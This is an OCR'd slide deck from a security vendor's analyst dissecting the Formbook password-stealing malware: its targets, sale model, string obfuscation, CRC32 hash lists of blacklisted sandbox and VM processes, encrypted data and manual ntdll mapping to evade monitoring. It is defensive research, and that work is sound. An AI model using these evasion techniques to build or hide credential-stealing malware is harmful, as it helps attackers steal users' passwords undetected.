FORMBOOK

In-depth malware analysis

STORMSHIELD

~/$ whoami

Rémi Jullian

- Malware Analyst at Stormshield (1+ year)

- Previously Intrusion Detection Engineer at ANSSI (4 years)


- Interested in reverse-engineering, vulnerability exploitation, threat-intelligence, software developement, ...

@netsecurity1 https://blog.remijullian.fr

Agenda

- Formbook overview
- Anti-analysis tricks
- Code injection and process hollowing
- Userland hooks
- Keylogger
- Password harvesting
- C&C Network protocol

Formbook overview




Form-grabber / password-stealer


- Target 92 different applications
- Inject code in targeted applications in order to:
  - Intercept network requests 
  - Implement a key-logger 
- Harvest users' application passwords 
- Take screenshots 
- Execute C&C commands

Formbook targeted applications

Web-Browsers




Mail clients, FTP clients, IM apps




Malware As A Service

Ready-to-use malware sold/rent directly by the developer



- Used to be sold on hackforums[.]net by 'ng-Coder'
- There is no builder available
- Customers get their own .exe and web-based panel access

Formbook distribution



Stormshield
Breach Fighter

Formbook distribution

ANY.RUN @anyrun_app · 29 oct.
TOP10 last week's threats by uploads to ANYRUN!

- #LokiBot 110 (193)
- #HawkEye 88 (54)
- #FormBook 71 (69)
- #Pony 68 (65)
- #Azorult 66 (46)
- #NanoCore 64 (73)
- #Ursnif 51 (31)
- #GandCrab 41 (21)
- #AgentTesla 38 (47)
- #Remcos 29 (32)

ANY.RUN @anyrun_app · 12 nov.
TOP10 last week's threats by uploads to ANYRUN!
Emotet is back from vacation!

- #Emotet: 732 +676
- #LokiBot: 143 +12
- #NanoCore: 81 +28
- #Ursnif: 55 +25
- #HawkEye: 49 -2
- #Azorult: 47 +11
- #Pony: 46 -9
- #FormBook: 39 -12
- #Remcos: 39 -14
- #GandCrab: 36 +8

ANY.RUN @anyrun_app · 19 nov.
TOP10 last week's threats by uploads to ANYRUN!

- #Emotet 644 -88
- #LokiBot 171 +28
- #FormBook 88 +49
- #Ursnif 67 +12
- #Azorult 67 +20
- #HawkEye 59 -10
- #NanoCore 59 -22
- #Pony 58 +12
- #Remcos 41 +2
- #GandCrab 39 +3

ANY.RUN @anyrun_app · 26 nov.
TOP10 last week's threats by uploads to ANYRUN!


- #Emotet 376 -268
- #Lokibot 131 -40
- #Azorult 91 +24
- #NanoCore 82 +23
- #HawKeye 65 +6
- #Ursnif 61 -6
- #Pony 54 -4
- #FormBook 52 -36
- #Nymaim 38 +30
- #Trickbot 29 +9

Anti-analysis tricks

Strings obfuscation and encryption

```
004074FD     mov     dword ptr [ebp+arg4], 690077h ; wi
00407504     mov     [ebp+var_C], 64006Eh          ; nd
0040750B     mov     [ebp+var_8], 720069h          ; ir
00407512     mov     dword ptr [ebp+var_48], 53005Ch ; \S
00407519     mov     [ebp+var_44], 730079h         ; ys
00407520     mov     [ebp+var_40], 650074h         ; te
00407527     mov     [ebp+var_3C], 33006Dh         ; m3
0040752E     mov     [ebp+var_38], 5C0032h         ; 2\
00407535     mov     [ebp+var_34], 720064h         ; dr
0040753C     mov     [ebp+var_30], 760069h         ; iv
00407543     mov     [ebp+var_2C], 720065h         ; er
0040754A     mov     [ebp+var_28], 5C0073h         ; s\
00407551     mov     [ebp+var_24], 740065h         ; et
00407558     mov     [ebp+var_20], 5C0063h         ; c\
0040755F     mov     [ebp+var_1C], 6F0068h         ; ho
00407566     mov     [ebp+var_18], 740073h         ; st
0040756D     mov     [ebp+var_14], 73h             ; s
```

Stack-strings obfuscation



Strings encryption schema

Strings hashing

Formbook uses the BZip2 CRC32 hash function

Hashes are used to:

- Perform dynamic import function by hash
- Check for blacklisted running processes
- Check for blacklisted loaded modules
  - by module path
  - by module name
- Check for blacklisted usernames
- Check for targeted applications

```
10 0xbf0a5e41 LdrLoadDll
11 0x2902d074 KiFastSystemCal
12 0xf653b199 NtCreateProcess
..
79 0x3ebe9086 vmwareuser.exe
80 0x4c6fddb5 vmwareservice.e
..
99 0x6484bcb5 \cuckoo\
100 0x11fc2f72 \sandcastle\
..
106 0xed297eae cuckoo
107 0xa88492a6 sandbox-
..
113 0xb4e1ae2 ntdll.dll
114 0x24a48dcf guard32.dll
115 0xe11da208 SbieDll.dll
..
..
120 0x9e01fc32 iexplore.exe
121 0x216500c2 firefox.exe
```

List of hashes and related strings

Strings hashes recovering

We wrote a python module named MalwareHash

```
from malware_hash import MalwareHash
import binascii

mh = MalwareHash(binascii.crc32)  # user-defined hash func
string_list = mh.get_strings_by_hash(0x77ae10f7)
print(string_list) # ['u'wireshark.exe]
```

```
..
  "sandbox_tools":[
    "python.exe",
    "py.exe",
    "perl.exe",
    "ruby.exe",
    "joeboxserver.exe",
    "joeboxcontrol.exe"
  ],
..
```

hash_sources.json


```
..
  "dump_files.net":[
    "a.exe",
    "a0380mon.exe",
    "a1dashboard_launcher.exe",
    "a1dashboard_service.exe",
    "a1diagnose.exe",
    "a2adguard.exe",
    ..
],
```

files_net.json

- We also used FireEye's shellcode_hashes plugin

Data encryption


Formbook uses 'encrypted buffers' stored in the .text section



Schema from Arbor Network analysis

Data encryption

2 decryption functions



Example of encrypted buffers


- BZip2 CRC32 hashes' array
- Array of various strings
- Array of PE images file name
- The C&C server's URI
- x86 and x64 instructions

Manually mapping of NTDLL


- Ntdll exposes the native API used to call system services
- It is frequently monitored by security solutions
  - Cuckoo sandbox monitors function calls with inline hooks
- Malware analysts set breakpoints on ntdll.dll related functions
- Formbook manually maps its own copy of ntdll.dll

Manually mapping of NTDLL

Disassembly of *NtAdjustPrivilegesToken* (WOW64)



ntdll.dll loaded by the Windows loader



ntdll.dll manually loaded by Formbook

Manually mapping of NTDLL

ntdll.dll loaded by the Windows loader

